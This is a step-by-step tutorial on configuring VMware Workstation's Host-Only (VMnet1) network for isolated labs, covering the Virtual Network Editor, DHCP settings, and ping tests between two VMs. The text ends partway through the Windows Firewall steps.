

In VMware Workstation, when you say virtual network, four modes come to mind: Bridged, virtual machine Internet Sharing (NAT), Custom, and Host-Only. In this guide, we focus on the fourth one, which is a fully isolated local network segment.
This mode is a perfect fit for cybersecurity, software testing, and isolated labs. So what makes this network so special? In short, it builds a closed TCP/IP circuit between your virtual machines and your host machine.
Think of this setup like a private network section in a building. Doors open only under your control. No outside network packets leak in. Plus, nothing you do inside affects the physical network. That is the promise of the Host-Only design: layered isolation.
Now let us dig into the core building blocks of this setup. The VMnet1 virtual switch that comes with a VMware Workstation installation forms the heart of the network. The VMware Network Adapter VMnet1 added to your host machine is the virtual Ethernet adapter that joins this network. Thanks to these two parts, your host machine and your virtual machines talk on the same LAN.
But keep in mind, since this network is fully isolated, your virtual machines cannot reach the internet with default settings. When you need internet access, ICS (Internet Connection Sharing) or extra gateway routing comes into play.
What Is a Host-Only Network? The Basic Definition of an Isolated Virtual Network in VMware
The VMnet1 virtual switch sits at the heart of the Host-Only setup. VMware Workstation creates it automatically during installation. This virtual switch works just like a physical Ethernet switch. All machines connected to it communicate at Layer 2 inside the same broadcast domain.
On your host machine side, a virtual Ethernet adapter named VMware Network Adapter VMnet1 shows up. Your host OS sees this adapter as a real NIC.
Also, you see it as “VMware Network Adapter VMnet1” in the network connections window. Thanks to this adapter, your host machine talks to the virtual machines on the Host-Only network with direct TCP/IP links.
So how do these two parts communicate at the network layer? When your virtual machine sends an Ethernet frame, the packet first reaches the VMnet1 virtual switch. The switch checks the frame’s target MAC address. If the target is the host machine, it routes the packet to the VMware Network Adapter VMnet1.
But if the target is another virtual machine, it passes the packet straight to that machine’s virtual network card. All this traffic flows inside your host machine’s kernel network layer. That is why RTT times are much lower than on physical networks.
Viewing the VMnet1 Interface and IP Addressing
On Linux hosts, type ifconfig or ip addr in a terminal to see this network interface. The vmnet1 interface appears.
On Windows, use the ipconfig /all command to see the IP details of VMware Network Adapter VMnet1. It usually receives an IP address like 192.168.x.1 and uses a Class C private subnet.
The VMnet1 virtual switch gives full network isolation at Layer 2. In other words, packets leaving your virtual machines never reach your host machine’s physical Ethernet card.
This is a major advantage for both network security and speed. Still, to keep this isolation, monitor your IP forwarding settings.
Host-Only Network Design: VMnet1 Virtual Switch and VMware Network Adapter VMnet1
The VMnet1 virtual switch is a core part of VMware Workstation’s hypervisor network layer. Unlike a physical Layer 2 switch, this virtual switch is fully software-based.
In addition, it runs in your host machine’s kernel space. The system wraps all TCP/IP packets that pass through it into Ethernet frames and sends them to the target virtual network card.
You will recognize the VMware Network Adapter VMnet1 on your host machine as a host-only Ethernet adapter. Moreover, the system adds this virtual network adapter to your host OS network stack. As a result, the adapter sits there as a virtual device.
On Windows, it shows up in Device Manager as “VMware Virtual Ethernet Adapter for VMnet1.” On Linux, it appears as an interface named vmnet1.
The strongest aspect of this network design is that traffic between virtual machines routes entirely inside the host machine’s memory.
Ethernet frames never touch a physical network cable. In this way, RTT values measured between virtual machines can drop below 0.27 ms. This result is ideal for real-time TCP apps and network tests that need low lag.
Packet Flow and Promiscuous Mode
To grasp the packet flow on the virtual switch, let us track the path frames follow. A virtual network card driver first handles the TCP segment sent from a virtual machine.
The driver then passes the frame to the VMnet1 virtual switch. The switch checks the frame’s target MAC address and sends it to the right virtual port.
If the target is the host machine, it hands the packet to the host OS network layer. If the target is another virtual machine, the system delivers the packet straight to that machine. In this way, the packet reaches that machine’s guest OS network stack.
A key point to monitor in this network topology is the promiscuous mode setting. This setting is off by default.
In addition, when you turn it on, you can capture all Ethernet frames that pass through the virtual switch. It is useful for network packet analysis and security tests. But we advise you to keep it off in normal use.
What Does a Host-Only Network Do? The Strategic Value of an Isolated Test Setup
To grasp the strategic value of this network setup, you need to look at real-world cases. Three main use areas stand out: cybersecurity, software development, and system administration. For each one, this isolated network segment offers invaluable convenience.
For cybersecurity students and professionals, a Host-Only network is like a playground. You connect a Kali Linux attacker VM and a Windows 10 victim VM to the same isolated subnet. You run reverse shell simulations, network pen tests, and malware analysis with peace of mind because this local network acts as an air-gapped sandbox. Moreover, not a single IP packet leaks out.
For software developers, microservice tests and multi-tier app scenarios come to life here. A database server on one side, an app server on the other, a cache layer on another…
All of them communicate over TCP/IP on the same private LAN. Packet loss and jitter from the outside network do not skew your test results. As a result, you run more consistent and repeatable network tests.
For system administrators, network segmentation and traffic isolation are vital. A Host-Only network is ideal for simulating different departments or security levels.
For example, in an Active Directory lab setup, you can bring the DC01 corp.local domain controller and client machines together on the same isolated subnet. In this way, you safely rehearse a real corporate network topology.
- Cybersecurity: Isolated pen test lab, malware analysis, reverse shell simulation.
- Software development: Microservice testing, multi-tier app testing, CI/CD isolation.
- System administration: Active Directory lab, network segmentation, firewall tests.
- Training: Safe lab for students, controlled exam space for instructors.
This wide range of uses makes the Host-Only network one of the strongest network features of VMware Workstation. But you must set it up and manage it correctly. At this point, VMnet1 subnet setup comes into play.
VMnet1 Setup: Step-by-Step Host-Only Network Installation
To set up the VMnet1 virtual switch, first open the Virtual Network Editor in VMware Workstation. This tool is the control center for all your virtual switches.
When you open the Virtual Network Editor, you see virtual switches like VMnet0, VMnet1, and VMnet8 on the left. VMnet1 is the default Host-Only network. When you click it, you see the subnet IP, subnet mask, and DHCP scope below.
Every change you make here affects the IP routing table immediately. But to save changes, you must run the application as administrator.
The steps below show a Host-Only network installation from scratch:
- Start VMware Workstation as administrator. On Windows, right-click and choose “Run as administrator.” On Linux, use the
sudo vmwarecommand. - Open Virtual Network Editor from the Edit menu. In the window that opens, click the “Change Settings” button. This button requires administrator rights.
- Select the VMnet1 virtual switch. Find VMnet1 in the left list and click it.
- Check the Host-Only option. Set the “Connect a host virtual adapter to this network” box based on your case. Also set the “Use local DHCP service” box based on your case.
- Set the subnet IP address. By default, you see an address like 192.168.56.0. Change it if desired.
- Set up the DHCP scope. If you use DHCP, set the lease time and IP range. If not, leave the box blank.
- Click Apply and OK. The changes take effect immediately.
Creating Multiple Host-Only Networks
After you finish these steps, VMware Network Adapter VMnet1 shows up on your host machine. Set your virtual machines’ network card to “Custom: VMnet1” or “Host-only: A private network shared with the host.” In this way, they join this subnet.
Using the Virtual Network Editor: Administrator Rights and VMnet1 Access
The Virtual Network Editor is one of the strongest network management tools in VMware Workstation. But to use this power, administrator rights are essential.
On Windows hosts, log in as Administrator. On Linux, root access is needed. Otherwise, the “Change Settings” button stays gray and you cannot modify any subnet.
When you open the editor, you see a separate tab for each virtual switch. The VMnet1 tab contains these parameters: Subnet IP, Subnet Mask, DHCP Settings, and NAT Settings.
Make sure the “Host-Only” radio button is checked. Check the “Connect a host virtual adapter to this network” box. This lets your host machine join the network.
On Linux hosts, use the vmnetcfg command to open the Virtual Network Editor from the command line. This command starts the GUI.
If there is no GUI, you set DHCP options by editing the /etc/vmware/vmnet1/dhcpd/dhcpd.conf file. But note that changes in this file may reset the next time the Virtual Network Editor opens.
| Setting | Suggested Value | Notes |
|---|---|---|
| Subnet IP | 192.168.56.0 | Choose an unused private network address |
| Subnet Mask | 255.255.255.0 | Class C, 254 host capacity |
| DHCP Server | On (if needed) | For automatic IP hand-out |
| DHCP Range | 192.168.56.128–192.168.56.254 | If you use DHCP |
| Host Adapter | On | So the host machine joins the network |
After you make these network settings, click the “Apply” button. VMware Workstation restarts the required services (vmnetdhcp, vmnat) in the background. If you encounter an error, check whether the VMware services are running.
Host-Only Connection Setup and Test Process Between Two Virtual Machines
Now let us move from theory to practice and build a real Host-Only link between two virtual machines. In this part, we will use two virtual devices named Client1 and Client2. Our goal is to prove that these two machines communicate with each other and stay isolated from the outside world.
When you first install VMware Workstation, the Virtual Network Editor comes with default settings. You see that VMnet1 is already set in Host-Only mode.
So you usually do not need extra subnet setup. Simply start two virtual machines and connect their network adapters to this virtual switch.

Follow the steps below to set up an isolated network link between two VMs.
1. Set the Virtual Machines’ Network Adapters to Host-Only

First, edit the network adapter settings of both virtual machines. In this way, the machines join the VMnet1 virtual switch.
Step 1
Click the Network Adapter option to set up the Client1 machine.
Step 2

Then set up the other machine named Client2 the same way. After you set the network settings of both machines, start the VMs.
2. Check IP Addresses with ipconfig
When the virtual machines boot, VMware’s local DHCP service activates. Therefore, both VMs receive an IP address automatically.
Step 3

Open CMD on the Client1 machine. Then type ipconfig at the prompt. In the image, you can see that the machine received the IP address 192.168.209.130.
Step 4

In the same way, the IP address assigned to the Client2 machine is 192.168.209.129.
Step 5
As you can see, the Client1 and Client2 virtual machines received their IP addresses. In fact, they received these addresses from the default block of VMnet1. VMware’s local DHCP service performed this task.

Now test the link by sending an ICMP ping from the Client1 machine to the Client2 machine.
Step 6

Likewise, ping from the Client2 machine to the Client1 machine.
3. Fix the Windows Firewall Issue
If the ping fails, check Windows Defender Firewall, because default settings block ICMP requests.
Step 7
First, open Control Panel. Then click the Windows Firewall section.

Step 8
After you open the Firewall window, click one option. Then, select the “Allow an app” option and continue.
